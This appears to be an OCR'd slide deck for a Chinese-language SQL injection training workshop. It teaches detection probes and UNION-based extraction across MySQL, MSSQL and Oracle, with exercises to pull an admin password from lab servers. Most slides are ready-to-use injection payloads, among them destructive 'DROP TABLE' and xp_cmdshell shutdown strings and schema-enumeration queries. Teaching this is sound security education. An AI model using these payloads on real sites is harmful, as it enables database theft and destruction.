SQL Injection Workshop

orange@chroot.org

About Me

- 蔡政達 aka Orange
- CHROOT 成員
- DEVCORE Security Consultant
- 國內外研討會 HITCON, PHPCONF ... 等講師
- 揭露過 Microsoft, Django, Yahoo ... 等漏洞
- 國內外駭客競賽冠軍

- 專精於
  - 駭客攻擊手法
  - 入侵滲透
  - Web Security

Outline

- Introduction of SQL
- Extracting Data from SQL Injection
- Escalating from SQL Injection to OS
- Bypassing WAF

開始之前的準備

OWASP Mantra (Firefox Ver)

http://www.getmantra.com/owasp-mantra.html

本日 Workshop 練習地址

http://WEBSITE:80/

http://WEBSITE:81/

本日 Workshop 計分板

關卡所取得之管理員密碼可送往

http://orange.tw/ntu/

SQL Injection 博大精深

此份只列出通往高手之路之 "必備" 技能

剩下的 Trick 會在你聽完有疑問討論中得到更多：）

Introduction of SQL Injection

Introduction of SQL Injection

- 使用者輸入直接被代入 DBMS 執行
  - SELECT * FROM news WHERE ID=$ID
  - SELECT * FROM news WHERE ID=1
  - SELECT * FROM news WHERE ID=1; DROP TABLE news
  - SELECT * FROM news WHERE ID=1; EXEC master..xp_cmdshell 'shutdown -r -t now'
- 根據 DMBS 的不同可達到不同的攻擊效果

Introduction of SQL Injection

- 為了使自己的攻擊成功，必須讓 SQL 語句順利執行不出錯，注入形式通常分為兩種
  - 數字形態
  - 字串形態

SQL Injection 之數字形態

- SELECT * FROM news WHERE ID=$ID
  - ID=1
  - ID=1 or 1=1
  - ID=1; DROP TABLE news

SQL Injection 之字串形態

- SELECT * FROM news WHERE ID='$ID'
  - ID=1
  - ID=1' or '1'='1
  - ID=1'; DROP TABLE news—
- SELECT * FROM news WHERE ID="$ID"
  - ID=1
  - ID=1" or "1"="1
  - ID=1"; DROP TABLE news—

SQL Injection 之檢測方式

- 第一步判斷形態
  - news.php?id=admin
  - news.php?id=123


SQL Injection 之檢測方式

- 第二步依照相對應的形態送出可讓 DBMS 執行之 Payload
- 數字形態
  - news.php?id=123/1
  - news.php?id=123/0
  - news.php?id=123 and 1=1
  - news.php?id=123 and 1=2


SQL Injection 之檢測方式

- 第二步依照相對應的形態送 Payload
- 字串形態
  - news.php?id=admin
  - news.php?id=admin'%2b'
  - news.php?id=123' and 1=1 and ''='
  - news.php?id=123' and 1=2 and ''='


SQL Injection 萃取資料之分類


強化系
放出系
變化系
六性圖的判讀方法
位於對角線上的兩個系統要同時學起來是最不容易，相鄰的系統則最容易鍛鍊（特質系除外）。舉例來說，變化系的人最不容易學會操作系，但容易習得強化系和具現化系。
操作系
具現化系
特質系

SQL Injection 萃取資料之分類



SQL Injection 萃取資料之分類



Union Based SQL Injection 概論

- 由於原始 SQL 執行之結果會顯示在網頁上
- 透過 UNION 串接想要的資料並顯示於網頁
- SQL Injection 手法中最方便的取得資料方式

Union Based SQL Injection 概論

- SELECT ID, TITLE, CONTENT FROM news WHERE ID=$ID
- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1
- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 UNION SELECT 1,2,3
- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 and 1=2 UNION SELECT 1,2,3


OWASP Mantra
MySQL 新聞系統
MySQL 新聞系統
http://we...hp?id=25
website:81/mysql/ Google
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://website:81/mysql/union/show.php
?id=25
Enable Post data
Enable Referrer
MySQL 新聞系統
首頁
登入
I am News
Inject Me PLZ =///=
Inject Me PLZ =///=
Inject Me PLZ =///=


OWASP Mantra
MySQL 新聞系統
MySQL 新聞系統
http://we...t%201,2,3
website:81/mysql/ Google
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://website:81/mysql/union/show.php
?id=25 and 1=2 union select 1,2,3
Enable Post data
Enable Referrer
MySQL 新聞系統
首頁
登入
2
3

Union Based SQL Injection 概論

- 如何得知 UNION 後所接 Column 個數
  - 窮舉法
  - ORDER BY 法
- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 ORDER BY 1
- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 ORDER BY 2
- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 ORDER BY 100

MySQL 常見可利用資訊

- 資料庫版本
  - version()
- 當前使用者
  - user()
- 當前資料庫
  - database()

MySQL 常見可利用資訊

- 所有資料庫名稱存放資訊
  - SELECT schema_name FROM information_schema.schemata
- 所有 Table 名稱存放資訊
  - SELECT table_schema, table_name FROM information_schema.tables
- 所有 Column 名稱存放資訊
  - SELECT table_schema, table_name, column_name FROM information_schema.columns

MySQL Union Based Injection 練習

請取得 http://WEBSITE:81/mysql/union/ 之管理員密碼

MySQL Union Based Injection 提示

http://WEBSITE:81/mysql/union/show.php

?id=25 and 1=2 union select 123,user(),table_name from information_schema.tables where table_schema=database()

MSSQL Union Based Injection

MSSQL Union Based Injection 差異


- 與一般 Union Based Injection 相似
- 差異點在於 UNION 後所串接之 Column 形態必須相同，否則則出錯
  - MySQL 中會形態自動轉型可不用顧慮
  - 可使用 NULL 來避免

MSSQL Union Based Injection 差異

- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1
- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 and 1=2 union select 1,2,3
- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 and 1=2 union select null,null,null
- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 and 1=2 union select 1,null,null

MSSQL Union Based Injection 差異

- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 and 1=2 union select 1,1,null
- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 and 1=2 union select 1,'xx',null
- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 and 1=2 union select 1,'xx',2
- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 and 1=2 union select 1,'xx','xx'


http://website...xx%27,%27xx%27
website/mssql/union/show.aspx?id=25 and 1=2 union select 1,'xx','xx'
Google
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://website/mssql/union/show.aspx
?id=25 and 1=2 union select 1,'xx','xx'
Enable Post data
Enable Referrer
MSSQL 新聞系統
首頁
登入
xx
xx

MSSQL 常見可利用資訊

- 資料庫版本
  - @@version
- 當前使用者
  - user
- 當前資料庫
  - db_name()

MSSQL 常見可利用資訊

- 所有資料庫名稱存放資訊
  - SELECT catalog_name FROM information_schema.schemata
- 所有 Table 名稱存放資訊
  - SELECT table_catalog, table_name FROM information_schema.tables
- 所有 column 名稱存放資訊
  - SELECT table_catalog, table_name, column_name FROM information_schema.columns

MSSQL 常見可利用資訊 (Old Ver)

- 所有資料庫名稱存放資訊
  - SELECT name FROM master..sysdatabases
- 所有 Table 名稱存放資訊
  - SELECT name FROM sysobjects WHERE xtype='U'
- 所有 Column 名稱存放資訊
  - SELECT name from syscolumns WHERE id=object_id('news')

MSSQL Union Based Injection 練習

請取得 http://WEBSITE/mssql/union/ 之管理員密碼

MSSQL Union Based Injection 提示

http://WEBSITE/mssql/union/show.aspx

?id=25 and 1=2 union select 1,table_name,'xx' from information_schema.tables

Oracle Union Based Injection

Oracle Union Based Injection 差異


- 差異點在於 UNION 後所串接之 Column 形態必須相同，否則則出錯
  - MySQL 中會形態自動轉型可不用顧慮
  - 可使用 NULL 來避免
- SELECT 必要有來源
  - 使用 Dummy Table dual 來避免此問題

Oracle Union Based Injection 差異

- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1
- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 and 1=2 union select 1,2,3 from dual
- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 and 1=2 union select null,null,null from dual
- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 and 1=2 union select 1,null,null from dual

Oracle Union Based Injection 差異

- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 and 1=2 union select 1,1,null from dual
- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 and 1=2 union select 1,'xx',null from dual
- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 and 1=2 union select 1,'xx',2 from dual
- SELECT ID, TITLE, CONTENT FROM news WHERE ID=1 and 1=2 union select 1,'xx','xx' from dual


Oracle 新聞系統
http://website...%20from%20dual
website:81/oracle/union/show.php?id=5 and 1=2 union select 1,'xx','xx' from dual
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://website:81/oracle/union/show.php
?id=5 and 1=2 union select 1,'xx','xx' from dual
Enable Post data
Enable Referrer
Oracle 新聞系統
首頁
登入
xx
xx
website:81/oracle/union/index.php

Oracle 常見可利用資訊

- 資料庫版本
  - select banner from v$version where rownum=1
- 當前使用者
  - USER
- 當前資料庫
  - SYS.DATABASE_NAME

Oracle 常見可利用資訊

- 所有資料庫名稱存放資訊
  - SELECT DISTINCT OWNER FROM ALL_TABLES
- 所有 Table 名稱存放資訊
  - SELECT OWNER, TABLE_NAME FROM ALL_TABLES
- 所有 Column 名稱存放資訊
  - SELECT OWNER, TABLE_NAME, COLUMN_NAME FROM ALL_TAB_COLUMNS

Oracle Union Based Injection 練習

